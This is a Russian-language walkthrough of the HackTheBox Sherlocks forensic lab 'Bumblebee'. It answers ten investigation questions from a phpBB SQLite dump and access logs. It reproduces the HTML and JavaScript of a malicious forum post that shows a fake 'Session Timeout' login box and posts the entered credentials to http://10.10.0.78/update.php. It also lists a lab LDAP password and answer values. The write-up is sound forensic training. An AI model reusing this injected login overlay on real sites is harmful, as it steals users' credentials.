

Отчёт по кейсу: Bumblebee

Автор: HTB Sherlocks | Дата: 22.09.2025

1. Введение

Внешний подрядчик получил доступ к внутреннему форуму Forela через гостевой Wi-Fi и, судя по всему, украл учётные данные администратора! Мы прикрепили несколько журналов с форума и полную выгрузку базы данных в формате sqlite3, чтобы помочь вам в расследовании.

2. Вопросы:

- Q1. What was the username of the external contractor?
- Q2. What IP address did the contractor use to create their account?
- Q3. What is the post_id of the malicious post that the contractor made?
- Q4. What is the full URI that the credential stealer sends its data to?
- Q5. When did the contractor log into the forum as the administrator? (UTC)
- Q6. In the forum there are plaintext credentials for the LDAP connection, what is the password?
- Q7. What is the user agent of the Administrator user?
- Q8. What time did the contractor add themselves to the Administrator group? (UTC)
- Q9. What time did the contractor download the database backup? (UTC)
- Q10. What was the size in bytes of the database backup as stated by access.log?

3. Объекты исследования

Имя файла	Источник	Размер	MD5 / SHA256
bumblebee.zip	Получено: HTB Sherlocks / 17.07.2023	85 099 байт	MD5: ba06e26779ead4b6299b6a188d11fc02 SHA256: aa2f772a208f4bec24e99242b541b95302175a0960f326d107f5bfddbcf61775

4. Инструменты и окружение

- SQLite Viewer Web App

5. Методология


- Windows

- Анализ log-файлов

- Просмотр баз данных SQLite

6. Ход исследования (пошагово)

1. У нас имеется архив bumblebee.zip с файлом **incident.tgz**:



2. Открываем файл phpbb.sqlite3 в SQLite Viewer Web App. Переходим в таблицу **phpbb_users**, в которой находятся данные об имени пользователя авторизованного подрядчика и его IP-адрес: **apoole1 10.10.0.78** (Q1 и Q2).

	user_ip	username	username_cl...	user_password	user_email	user_email_...
1	10.255.254.2	admin	admin	\$2y\$10\$xAYAKGTtZ...	admin@forela.co.uk	37901
2	10.255.254.2	phpbb-admin	phpbb-admin	\$2y\$10\$OBCVQ84...	phpbb-admin@mai...	1906:
3	10.255.254.2	test	test	\$2y\$10\$s4Z0TRKYB...		
4	10.255.254.2	rsavage001	rsavage001	\$2y\$10\$CRf..a9NKi...		
5	10.10.0.78	apoole	apoole	\$2y\$10\$Zdv/oKUxT...	apoole@contractor....	3124·
6	10.10.0.78	apoole1	apoole1	\$2y\$10\$X6g4kRzGj...	apoole1@contracto...	3654:
7		Anonymous	anonymous			
8		AdsBot [Google]	adsbot [google]			
9		Alexa [Bot]	alexa [bot]			
10		Alta Vista [Bot]	alta vista [bot]			
11		Ask Jeeves [Bot]	ask jeeves [bot]			
12		Baidu [Spider]	baidu [spider]			
13		Bing [Bot]	bing [bot]			
14		Exabot [Bot]	exabot [bot]			
15		FAST Enterprise [Cr...	fast enterprise [cra...			
16		FAST WebCrawler [...	fast webcrawler [cra...			

3. Далее в таблице **phpbb_posts** находим строку с ip-адресом подрядчика и post_id вредоносного поста (Q3).

	post_id	poster_ip	post_subject	post_text	post_checks...
1	1	10.255.254.2	Welcome to phpBB3	This is an example post in your phpBB3...	5dd683b17f641daf...
2	2	10.255.254.2	Introduction Randy ...	<t>Good Afternoon everyone! <...>	59bbd9d7e6f89971...
3	9	10.10.0.78	Hello Everyone	<div><style>body { z-index: 100;}.mod...	d2788f4645ab450a...

4. Экспортировав данные из содержания поста, получаем HTML-код.

forum.forela.co.uk

Forela internal forum

[Skip to content](#)

[Advanced search](#)

- [Quick links](#)
 - [Unanswered topics](#)
 - [Active topics](#)
 - [Search](#)
- [FAQ](#)
- [Login](#)
- [Register](#)
- [Board index](#)
- [Search](#)

Session Timeout

Your session token has timed out in order to proceed you must login again.

Login

Username:

Password:

- ☐ Remember me
- ☐ Hide my online status this session

- [Board index](#)
- [All times are UTC](#)
- [Delete cookies](#)

Powered by [phpBB](#)® Forum Software © phpBB Limited

[Privacy](#) | [Terms](#)

Эта страница ничем не отличается от обычных экранов с сообщением о том, что срок действия сеанса phpbb истёк. После того как пользователь введёт свои учётные данные, отобразится обычный текст:

Greetings everyone,

I am just a visiting IT Contractor, it's a fantastic company y'all have here.
I hope to work with you all again soon.

Regards,
Alex Poole

Изучим сам HTML-код:

```
Файл Правка Формат Вид Справка
<div><style>body {      z-index: 100;}.modal {    position:fixed;    top:0;
left:0;    height:100%;    width:100%;    z-index:101;    background-
color:white;    opacity:1;}.modal.hidden {    visibility: hidden;}
</style><script type="text/javascript">

function sethidden(){    const d = new Date();    d.setTime(d.getTime() +
(24*60*60*1000));    let expires = "expires="+ d.toUTCString();
document.cookie = "phpbb token=1;" + expires + ";";    var modal =
document.getElementById('zbzbz1234');    modal.classList.add("hidden");}


document.addEventListener("DOMContentLoaded", function(event) {    let
cookieexists = false;    let name = "phpbb_token=";    let cookies =
decodeURIComponent(document.cookie);    let ca = cookies.split(';');    for
(let i = 0; i < ca.length; i++)    {        let c = ca[i];        while
(c.charAt(0) == ' ')        {            c = c.substring(1);        }
if(c.indexOf(name) == 0) {            cookieexists = true;        }    }
if(cookieexists){        return;    }    var modal = document.getElementById
('zbzbz1234');    modal.classList.remove("hidden");});</script><iframe
name="hiddenframe" id="hiddenframe" style="display:none"></iframe> <div
class="modal hidden" id="zbzbz1234" onload="shouldshow"> <div id="wrap"
class="wrap">    <a id="top" class="top-anchor" accesskey="t"></a>
<div id="page-header">        <div class="headerbar" role="banner">
            <div class="inner">                <div id="site-description"
class="site-description">                    <a id="logo" class="logo"
href="/index.php" title="Board index"></a>
            </div>        </div>    </div>
Стр 5, столб 1    100%    Windows (CRLF)    UTF-8
```

Этот код, по-видимому, ожидает полной загрузки страницы, проверяет наличие файла cookie с именем **phpbb_token**, а затем отключает скрытый атрибут элемента с идентификатором **zbzbz1234**.

5. Просматривая HTML-код, мы можем найти форму, в которой используется функция `sethidden()`, отправляющая POST-запрос на URL-адрес **<http://10.10.0.78/update.php>** (Q4).

```
Файл Правка Формат Вид Справка
body" class="page-body" role="main">                <div class="panel">
  <div class="inner">                <div class="content">
    <h3>Session Timeout</h3>                <br/>
    <p>Your session token has timed out in order to proceed you must login
again.</p>                </div>                </div>
    <form action="http://10.10.0.78/update.php" method="post" id="login" data-
focus="username" target="hiddenframe">                <div class="panel">
      class="inner">                <div class="content">                <h2 class="login-
title">Login</h2>                <fieldset class="fields1">                <dl>
        <dt><label for="username">Username:</label></dt>                <dd><input
type="text" tabindex="1" name="username" id="username" size="25" value=""
class="inputbox autowidth"></dd>                </dl>                <dl>
        <dt><label for="password">Password:</label></dt>                <dd><input
type="password" tabindex="2" id="password" name="password" size="25" class="inputbox
autowidth" autocomplete="off"></dd>                </dl>                <dl>
        <dt><label for="autologin"><input type="checkbox" name="autologin" id="autologin"
tabindex="4">Remember me</label></dt>                <dd><label
for="viewonline"><input type="checkbox" name="viewonline" id="viewonline"
tabindex="5">Hide my online status this session</label></dd>                </dl>
        <dl>                <dt>&nbsp;</dt>                <dd>                <input
type="submit" name="login" tabindex="6" value="Login" class="button1"
onclick="sethidden()"></dd>                </dl>                </fieldset>
      class="fields1"></div>                </div>                </form>                </div>
    <div id="page-footer" class="page-footer" role="contentinfo">                <div
class="navbar" role="navigation">                <div class="inner">
      <div id="nav
Стр 5, столб 7780    100%    Windows (CRLF)    UTF-8
```


6. Для поиска ответа на [Q5](#) «Когда подрядчик вошёл на форум под учётной записью администратора?», откроем таблицу **phpbb_log**. Время дано в Unix формате, поэтому его надо конвертировать: **26/04/2023 10:53:12**



	reportee_id	log_ip	log_time	log_operation	log_data
1	0	10.255.254.2	1682352616	LOG_CLEAR_ADMIN	
2	0	10.255.254.2	1682353038	LOG_CONFIG_REGISTRATION	
3	0	10.255.254.2	1682353166	LOG_ACL_ADD_FORUM_LOCAL_...	a:2:{i:0;s:7:"Welcom...
4	0	10.255.254.2	1682420947	LOG_ADMIN_AUTH_SUCCESS	
5	51	10.255.254.2	1682420960	LOG_USER_NEW_PASSWORD	a:1:{i:0;s:6:"apoole"};
6	0	10.255.254.2	1682420962	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apoole"};
7	0	10.255.254.2	1682420963	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apoole"};
8	0	10.255.254.2	1682423167	LOG_EXT_ENABLE	a:1:{i:0;s:13:"roks/d...
9	0	10.255.254.2	1682423251	LOG_CONFIG_AUTH	
10	51	10.255.254.2	1682423286	LOG_USER_NEW_PASSWORD	a:1:{i:0;s:6:"apoole"};
11	0	10.255.254.2	1682423286	LOG_USER_USER_UPDATE	a:1:{i:0;s:6:"apoole"};
12	0	10.255.254.2	1682424836	LOG_CONFIG_AUTH	
13	0	10.10.0.78	1682506392	LOG_ADMIN_AUTH_SUCCESS	
14	0	10.10.0.78	1682506431	LOG_USERS_ADDED	a:2:{i:0;s:14:"Admini...
15	0	10.10.0.78	1682506471	LOG_DB_BACKUP	


Тут же находим ответ на [Q8](#) «В какое время подрядчик добавил себя в группу администраторов?»: **26/04/2023 10:53:51**

7. Для просмотра незашифрованных учётных данных для подключения к LDAP, открываем таблицу **phpbb_config**, в которой находим пароль ([Q6](#)): Passw0rd1



	config_na...	config_value	is_dynamic
176	last_queue_run	0	1
177	ldap_base_dn	OU=Forela,DC=for...	0
178	ldap_email		0
179	ldap_password	Passw0rd1	0
180	ldap_port		0
181	ldap_server	10.10.0.11	0
182	ldap_uid	sAMAccountName	0
183	ldap_user	CN=phpbb-admin,...	0

8. Чтобы найти строку useragent администратора ([Q7](#)), мы можем использовать поиск всех журналов с IP-адреса 10.255.254.2 в файле **access.log** из архива, где находим: **Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36**



9. Ранее мы видели, что подрядчик загрузил резервную копию базы данных в 26/04/2023 10:54:31, значит, что мы можем увидеть загрузку в файле **access.log**.



Это даёт нам ответы на вопрос о загрузке базы данных **26/04/2023 11:01:38** с размером файла **34707** ([Q9](#) и [Q10](#)).

7. Выводы и рекомендации

Проведённый анализ кейса «Bumblebee» позволил выявить, что внешний подрядчик, используя гостевой Wi-Fi, смог получить доступ к внутреннему форуму Forela и похитить учётные данные администратора. В ходе исследования:

- Установлено имя пользователя и IP-адрес злоумышленника.
- Выявлен вредоносный пост и определён URI, на который отправлялись украденные данные.
- Определены время входа подрядчика под учётной записью администратора и момент, когда он добавил себя в группу администраторов.
- Найден пароль для подключения к LDAP в открытом виде.
- Зафиксировано время и объём загруженной подрядчиком резервной копии базы данных.

Таким образом, основными уязвимостями оказались:

- Использование гостевого Wi-Fi без должного контроля доступа.
- Хранение критически важных учётных данных в открытом виде.
- Отсутствие своевременного мониторинга подозрительной активности в логах.

8. Приложение:

